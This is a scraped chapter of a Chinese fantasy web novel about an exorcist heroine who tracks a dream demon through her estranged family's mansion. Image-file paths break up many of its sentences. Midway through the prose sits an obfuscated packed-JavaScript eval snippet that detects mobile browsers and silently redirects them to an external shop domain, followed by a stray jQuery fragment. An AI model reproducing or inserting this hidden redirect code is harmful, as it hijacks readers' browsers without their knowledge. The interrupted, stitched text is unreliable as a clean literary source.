宁雁书不动声色的将手腕上的阴阳镯安抚下来,她抬眸,直视着薛老夫人。
她手上的阴阳镯是上好的法器,是曾经师兄送给她的,现在被她炼化成了自己的本命收妖法器,妖物的一丝异动,阴阳镯都能感受的到。
宁雁书主动作揖:“祖母,我累了。”
薛老夫人毕竟是在薛府待的最久的人,也知道自己儿子对这个女儿愧疚的很,此时若是给下马威,倒是容易闹不愉快。
薛紫鹃还想冲上去说些什么,被身边的薛老夫人轻轻压下,终究只哼了一声。
薛老夫人闭了闭眼,叹了口气,对着身后的丫鬟示意。
“先前吩咐你们收拾的房间,若是收拾完了,便带大姑娘住进去吧。”
丫鬟点头,上前引路:“大姑娘请跟奴婢来。”
宁雁书拂了拂衣袖,手中的油纸伞已久被她攥在手心,上面的雨水已经滴的没多少了。
小丫鬟在前引路,两只小腿倒腾的飞快,若是宁雁书真的累了,一个不小心可能就会跟丢。
二人一路,行至了薛家府邸的最深处,廊道边的枝叶冲出来了许多,地上落叶遍布,平日里想必是很少有人踏足。
廊道尽头是一间院子,院子上的牌匾歪歪扭扭,上面挂的灯笼看样子年龄已经有了三四年。
丫鬟偷偷抬头,想要看看这位大姑娘的表情。
宁雁书环视四周,表情还是那一副云淡风轻,就算院子破败不堪,她也没有放在心上。
丫鬟十分诧异,还想推门进去,被宁雁书出声叫住了:“你回去吧,我不习惯身边有人。”
丫鬟欲言又止,想说些什么,但在看见宁雁书那双眼睛后,还是把想说的话全部咽进了肚子,她象征性的拱手,巴不得快点离开这里。
宁雁书确认丫鬟走后,一把推开了大门。
门内寒风汹涌,伴随着刚刚下完雨的湿润,明明是白日,院落里还是透着刺骨的寒意。
“这是......妖气。”
她的声音冷了下来,带着对妖物刻在骨子里的恨意。
青衣少女手腕上的阴阳镯发出了一阵阵跳动,就像是饿了许久的狼,终于闻到了食物的味道。
她没有犹豫,抬步跨了进去,就在少女进门的那一刻,那股阴湿的妖气消失了。
手腕上的阴阳镯恢复了平静,青衣少女从储物袋中堪堪取出一张黄色的符纸。
寻影符箓可以收集妖物残留的气息,来帮助天师分辨妖物的种类,实力,还有所处方位。
宁雁书咬破手指,在黄纸上用血画了一串常人看不懂的符箓,她的嘴中低声念着一串咒语,语速飞快,片刻后,手中的符箓发出金光,随后自燃,沉入了地底。
“是梦妖......”
宁雁书低声分析。
“妖力竟然还不小,没想到这长安城中,竟还有如此妖物寄居。”
薛府中传来了一阵叫声。
“不好了!主母晕倒了!!”
丫鬟和小厮的叫声混杂成了一片,宁雁书顺着声音的源头望去,突然发现,寻影符中,指示的方向,就在此处!
主房中,屈媛媛面色惨白的躺在床上,她的额间冒着密密麻麻的冷汗,丫鬟小雨坐在床边,不停的为她擦拭着。
小雨满脸担忧,眉头紧皱,十分不耐烦,想要转头催一催,水怎么还没有端过来。
冷风吹得门嘎吱作响,就连床上的床幔都被风刮了起来,小雨转头刚想指责院中小厮,就在她转过头的一刹那,喝骂声硬生生的卡在了喉咙里。
宁雁书一身青衣,衣诀纷飞,就这么立在风中。
她径直走了进来,小雨震惊的连拦人都忘了。
小雨本以为这刚刚归家的大姑娘一定是一个又丑又蠢的乡野之人,结果没有想到竟然如此清纯貌美,怕是连二姑娘和三姑娘都是比不上的。
宁雁书的目光锁在床上的屈媛媛身上,梦妖入体,她现在的状态,可谓是叫天天不灵叫地地不应。
宁雁书曾经见过一次梦妖,但是活了这么久的,她却没见过。
只听说,梦妖一般在阴气重的地方生活,还特别喜欢偷窥旁人的梦境,他偷窥的梦境越多,实力也就越强悍。
青衣少女手腕上的阴阳镯已经饥渴难耐,镯子自然的从少女的手腕滑落到了手心中,一瞬间,变大了几倍。
这时,门外再次响起了一阵急促的脚步声,还有拐杖杵地的声音。
屈媛媛体内的梦妖似乎是察觉到了人变多了,竟直接选择跑路,看样子,还是比较谨慎。
宁雁书只好将自己手中的阴阳镯重新滑回了手腕。
薛紫鹃慌乱的跑了进来,恰好看见了站在床边,显得有些鬼鬼祟祟的宁雁书。薛紫鹃有一瞬间的错愕,但她反应迅速,上前,跪在了薛老夫人的身边,双手死死的抓着她的衣袖,哭的梨花带雨。
“祖母,还请祖母为鹃儿做主,鹃儿不知怎得,便惹得大姐姐如此对我!”
“大姐姐才回府多久,先是阿爹出事,现在又是阿娘!”
薛老夫人看着她这副模样,心像是被人扎了几刀,心疼的紧。
“鹃儿,起来,在这府中,你不必跪任何人!”
薛老夫人藐视着宁雁书,眼中的火气藏都藏不住。
“薛南枝!给我跪下!”
“你从小无父无母,老身本还体谅你,但鹃儿有什么错!你何必如此咄咄相逼呢?鹃儿从小有父母宠爱,你就嫉妒心作祟,非要把我们薛家弄得家破人亡才肯罢休!”
薛紫鹃有祖母的撑腰,更加变本加厉,她扑到了屈媛媛的床前,双手紧紧的握着她冰凉的手。
“大姐姐,鹃儿求求你,放过我阿爹和阿娘吧,你和他们没有情谊,可他们毕竟也算是你的家人啊!”
宁雁书看着面前着演着二人转的祖孙,一时间有些恍惚,师门中,她是受宠的师妹,有师兄的庇护,还从来没有感受过被人冤枉的滋味。
不论何时,不论何事,只要师兄在,她就没有受过一点委屈。
师兄曾经,也是像薛老夫人护着薛紫鹃一样护着她。
“你们薛家人可真是不讲道理,怪不得能被一个半吊子道士骗得团团转。”宁雁书那本就清冷的面容上更添了几分寒意,她的脊背挺得笔直,目光冷淡。
床;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17887197|212590||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
上的屈媛媛面色渐渐好转,已经有了苏醒的征兆。
薛老夫人将情况收入眼底,先前听闻薛紫鹃的话,本就更加心疼,此时宁雁书的话,更加触发了她的霉头,她冲着宁雁书怒斥:“从今日起,你不再是薛家的人!”
她顿了顿,没有被怒火冲昏了头脑。
“来人!给我将她押入祠堂,给我跪着,看看这薛家的老祖宗认不认!”
院子里的小厮听见这话之后,一起围了上来。
宁雁书没有丝毫退缩,她嗤笑一声,就说了一个字。
“好。”
满屋子里的人纷纷瞪大了双眼,满脸的不可置信,尤其是薛紫鹃。
薛老夫人本来还想着用武力将她绑去,若是薛贺问起,更能显现出是薛南枝不服管教,没想到现在她竟然主动答应了。
“带路。”
宁雁书冷冷的瞥了她们一眼,迈步离开了主房。
长安城中小妖作乱,是断不可留的,去祠堂,倒是可以安稳脱身。
薛家祠堂中一片黑暗,只有微弱的几支蜡烛燃着光。
门外并立着两颗高大的古柏,枝叶浓密,但好在有人日日打扫,比她的住处,好的不止一星半点。
宁雁书在小厮的带领下,走了进去,跪在了中央的一个白色蒲团上,身后关门声响起,接着便是钥匙插入锁扣的声音。
屋内红木墙壁上挂满了薛家的家规和祖训,前方圆桌上摆放着一排排的红木牌位,桌上的香炉还插着几根没有燃完的香。
宁雁书站了起来,她环视着四周,从自己的储物袋中取出了一块面具,戴在了脸上,面具与面容格外贴合,少女的身形随之发生了变化,穿着也化为了方便出行了夜行衣。
手腕上阴阳镯的触感冰凉,青衣少女将镯子紧紧了握在手中。
她攥着阴阳镯,朝着窗户一跃,跳了出去。
天色已晚,明月高悬。
围墙边忽地闪过了一团黑影。“还敢回来。”
宁雁书身姿轻巧,双腿一蹬,踩在围墙上,少女将手中的阴阳镯猛地朝着黑影砸去。
黑影听见身后传来“嗖”的一声,还不待他转头,右臂瞬间吃痛,他低呼一声,没有丝毫犹豫,认出了少女的身份。
在宁雁书阴阳镯归位,打算再次出手的时候,梦妖毫不犹豫割舍掉了自己的右臂,嗖的一声朝着街道隐匿而去。
宁雁书将他的右臂收入了阴阳镯,看着街道,俯身跟了过去。
梦妖被她的阴阳镯所伤,应当是跑不了多远。
宁雁书亲眼看见那个黑影,直直地冲进了眼前这栋名叫闻音阁的楼中。
闻音阁内,常晏倚在椅子上,手中端着前不久才进贡的上好的茶水,他眼眸微眯,抿了一口茶水。
“回来了就出来,以你的实力,京城中还能给自己弄成这个样子。”
少年一袭矜贵紫衣,声音冰冷,没有温度,样子却是格外懒散。
那团黑影幻化成了一名黑衣男子,男子的右臂血淋淋的,看着触目惊心。
他语气却一改往日的玩笑,格外的认真。
“老大,京城中,有天师。”